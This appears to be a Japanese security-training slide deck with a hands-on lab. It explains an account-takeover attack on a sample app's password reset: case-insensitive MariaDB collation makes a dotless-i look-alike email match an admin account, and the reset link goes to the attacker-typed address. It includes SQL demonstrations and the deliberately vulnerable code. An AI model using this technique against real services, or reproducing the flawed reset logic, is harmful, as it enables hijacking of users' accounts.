





パスワードリセット



パスワードリセット





パスワードリセット

<https://github.com/tyage/camp.app3>

これをデプロイしたものがこちら

<http://app.seccamp.mocos.kitchen:3000>

# docker-compose.yml

```
version: '3'
```

```
services:
```

```
  app:
```

```
    build: ./sample-app
```

```
  ...
```

```
  db:
```

```
    image: mariadb:10.8
```

```
    restart: always
```

```
    environment:
```

```
      MARIADB_USER: dbuser
```

```
      MARIADB_PASSWORD: dbpass
```

```
      MARIADB_DATABASE: sample
```

```
      MARIADB_RANDOM_ROOT_PASSWORD: 1
```

```
    volumes:
```

```
      - ./init_database.sql:/docker-entrypoint-initdb.d/init_database.sql
```

# init\_database.sql

```
CREATE DATABASE IF NOT EXISTS sample;  
USE sample;
```

```
CREATE TABLE IF NOT EXISTS users(  
  `id` INT(11) NOT NULL AUTO_INCREMENT,  
  `email` VARCHAR(255) NOT NULL UNIQUE,  
  `username` VARCHAR(255) NOT NULL,  
  `password_hash` VARCHAR(255) NOT NULL,  
  PRIMARY KEY (id)  
);
```

```
CREATE TABLE IF NOT EXISTS password_resets(  
  `id` INT(11) NOT NULL AUTO_INCREMENT,  
  `user_id` INT(11) NOT NULL,  
  `token` VARCHAR(255) NOT NULL,  
  PRIMARY KEY (id)  
);
```

文字コードに関する設定は  
デフォルトのまま



# init\_database.sql


```
CREATE DATABASE IF NOT EXISTS sample;  
USE sample;
```

```
CREATE TABLE IF NOT EXISTS users(  
  `id` INT(11) NOT NULL AUTO_INCREMENT,  
  `email` VARCHAR(255) NOT NULL UNIQUE,  
  `username` VARCHAR(255) NOT NULL,  
  `password_hash` VARCHAR(255) NOT NULL,  
  PRIMARY KEY (id)  
);
```

```
CREATE TABLE IF NOT EXISTS password_resets(  
  `id` INT(11) NOT NULL AUTO_INCREMENT,  
  `user_id` INT(11) NOT NULL,  
  `token` VARCHAR(255) NOT NULL,  
  PRIMARY KEY (id)  
);
```

emailはユニーク





パスワードリセット

## sample-app/pages/api/forget-password.ts

```
export default async function handler(  
  req: ForgetPasswordNextApiRequest,  
  res: NextApiResponse<ForgetPasswordResult>  
) {  
  const { email } = req.body  
  try {  
    const connection = await getConnection()  
    const [rows] = await connection.query<UserRow[]>(  
      'SELECT * FROM `users` WHERE email = ?',  
      [email]  
    )  
    if (rows.length === 0) {  
      return res.status(200).json({})  
    }  
    const user = rows[0]  
    ...  
  }  
}
```

## sample-app/pages/api/forget-password.ts

```
export default async function handler(  
  req: ForgetPasswordNextApiRequest,  
  res: NextApiResponse<ForgetPasswordResult>  
) {  
  const { email } = req.body  
  try {  
    const connection = await getConnection()  
    const [rows] = await connection.query<UserRow[]>(  
      'SELECT * FROM `users` WHERE email = ?',  
      [email]  
    )  
    if (rows.length === 0) {  
      return res.status(200).json({})  
    }  
    const user = rows[0]  
    ...  
  }  
}
```

メールアドレスからユーザを検索  
至って普通の方法に見える

## sample-app/pages/api/forget-password.ts

```
export default async function handler(  
  req: ForgetPasswordNextApiRequest,  
  res: NextApiResponse<ForgetPasswordResult>  
) {  
  const { email } = req.body  
  try {  
    const connection = await getConnection()  
    const [rows] = await connection.query<UserRow[]>(  
      'SELECT * FROM `users` WHERE email = ?',  
      [email]  
    )  
    if (rows.length === 0) {  
      return res.status(200).json({})  
    }  
    const user = rows[0]  
    ...  
  }  
}
```

これだけで大文字小文字区別ない検索になるの？

```
MariaDB [sample]> select email, username from users;
```

| email               | username            |
|---------------------|---------------------|
| admin@email.seccamp | admin               |
| tyage               | tyage@mocos.kitchen |

```
MariaDB [sample]> select email,username from users where email = 'ADMIN@EMAIL.SECCAMP';
```

| email               | username |
|---------------------|----------|
| admin@email.seccamp | admin    |

ADMIN@EMAIL.SECCAMP  
でもHIT !

```
MariaDB [sample]> select CONCAT('admin@ema', 0xc4b1, 'l.seccamp');
```

```
+-----+  
| CONCAT('admin@ema', 0xc4b1, 'l.seccamp') |  
+-----+  
| admin@email.seccamp |  
+-----+
```

admin@ema + 0xc4b1 + l.seccamp  
= admin@ema1l.seccamp

```
MariaDB [sample]> select email,username from users where email = CONCAT('admin@ema',  
0xc4b1, 'l.seccamp');
```

```
+-----+-----+  
| email          | username |  
+-----+-----+  
| admin@email.seccamp | admin    |  
+-----+-----+
```

admin@ema1l.seccamp  
でもHIT !



```
MariaDB [sample]> SELECT TABLE_COLLATION FROM information_schema.tables where table_name  
= 'users';
```

```
ERROR 2006 (HY000): Server has gone away
```

```
No connection. Trying to reconnect...
```

```
Connection id: 19
```

```
Current database: sample
```

```
+-----+  
| TABLE_COLLATION |  
+-----+  
| utf8mb4_general_ci |  
+-----+
```

デフォルトでusersテーブルのCollation(照合順序)が  
utf8mb4\_general\_ci になっている

# Collation (照合順序)

- 文字を比較、ソートするときのルール
- Docker HubのMariaDB 10.8(最新)では **utf8mb4\_general\_ci**
  - MySQLでも同様のことが起きる
- utf8mb4
  - 4バイトのutf8をサポート (歴史的経緯で utf8 = utf8mb3)
- general
  - 一般的な照合順序 (他に utf8mb4\_spanish\_ci, utf8mb4\_unicode\_ci 等がある)
- **ci**
  - **case insensitive (大文字小文字を区別しない)**

| COLLATION                | A、<br>a | はは、<br>ぱぱ | はは、<br>ハハ | びょうい<br>ん、びょう<br>いん |  、<br> | +、<br>+ |
|--------------------------|---------|-----------|-----------|---------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------|
| utf8mb4_bin              | ×       | ×         | ×         | ×                   | ×                                                                                                                                                                            | ×       |
| utf8mb4_0900_bin         | ×       | ×         | ×         | ×                   | ×                                                                                                                                                                            | ×       |
| utf8mb4_unicode_ci       | ○       | ○         | ○         | ○                   | ○                                                                                                                                                                            | ○       |
| utf8mb4_general_ci       | ○       | ×         | ×         | ×                   | ○                                                                                                                                                                            | ×       |
| utf8mb4_unicode_520_ci   | ○       | ○         | ○         | ○                   | ×                                                                                                                                                                            | ○       |
| utf8mb4_0900_ai_ci       | ○       | ○         | ○         | ○                   | ×                                                                                                                                                                            | ○       |
| utf8mb4_0900_as_ci       | ○       | ×         | ○         | ○                   | ×                                                                                                                                                                            | ○       |
| utf8mb4_ja_0900_as_cs    | ×       | ×         | ○         | ×                   | ×                                                                                                                                                                            | ○       |
| utf8mb4_ja_0900_as_cs_ks | ×       | ×         | ×         | ×                   | ×                                                                                                                                                                            | ○       |

出典: <https://mita2db.hateblo.jp/entry/2020/12/07/000000>


```
MariaDB [sample]> SET @email = CONVERT('i' USING utf8mb4) COLLATE utf8mb4_general_ci;
MariaDB [sample]> SELECT HEX(WEIGHT_STRING(@email));
```

```
+-----+
| HEX(WEIGHT_STRING(@email)) |
+-----+
| 0049                        |
+-----+
```

```
MariaDB [sample]> SET @email = CONVERT(0xc4b1 USING utf8mb4) COLLATE utf8mb4_general_ci;
MariaDB [sample]> SELECT HEX(WEIGHT_STRING(@email));
```

```
+-----+
| HEX(WEIGHT_STRING(@email)) |
+-----+
| 0049                        |
+-----+
```

WEIGHT\_STRING関数で文字の”重み”が分かる  
iと~~i~~は同じ重み



パスワードリセット

## sample-app/pages/api/forget-password.ts (続き)


```
...
  // create reset token and save it with user id
  const token = createPasswordResetToken()
  await connection.query(
    'INSERT INTO `password_resets` (user_id, token) VALUES (?, ?)',
    [user.id, token]
  )
  const passwordResetURL = `${process.env.APP_BASE_URL}/reset-password?token=${token}`

  // send reset password email
  const mailTitle = 'パスワードリセット'
  const mailBody = `パスワードをリセットするには下記URLにアクセスしてください。
  ${passwordResetURL}`
  const result = await sendMailViaMailjet(email, mailTitle, mailBody)
...
}
```

## sample-app/pages/api/forget-password.ts (続き)

```
...  
  // create reset token and save it with user id  
  const token = createPasswordResetToken()  
  await connection.query(  
    'INSERT INTO `password_resets` (user_id, token) VALUES (?, ?)',  
    [user.id, token]  
  )  
  const passwordResetURL = `${process.env.APP_BASE_URL}/reset-password?token=${token}`  
  
  // send reset password email  
  const mailTitle = 'パスワードリセット'  
  const mailBody = `パスワードをリセットするには下記URL  
  ${passwordResetURL}`  
  const result = await sendMailViaMailjet(email, mailTitle, mailBody)  
  ...  
}
```

DBに保管されたメールアドレスではなく、  
ユーザが入力したメールアドレスにメールを送信  
している



パスワードリセット




ハンズオン



普通のwikipedia.com



Dotless iを含むwikipedia.com



実際の攻撃では新規ドメイン取得が必要だが  
今回は取得済みドメインのサブドメインで検証

1.

<http://app.seccamp.mocos.kitchen:3000/> から  
[自分の名前]@mail.seccamp.mocos.kitchen  
でユーザ登録


2.

[自分の名前]@ma1l.seccamp.mocos.kitchen  
から攻撃してみよう

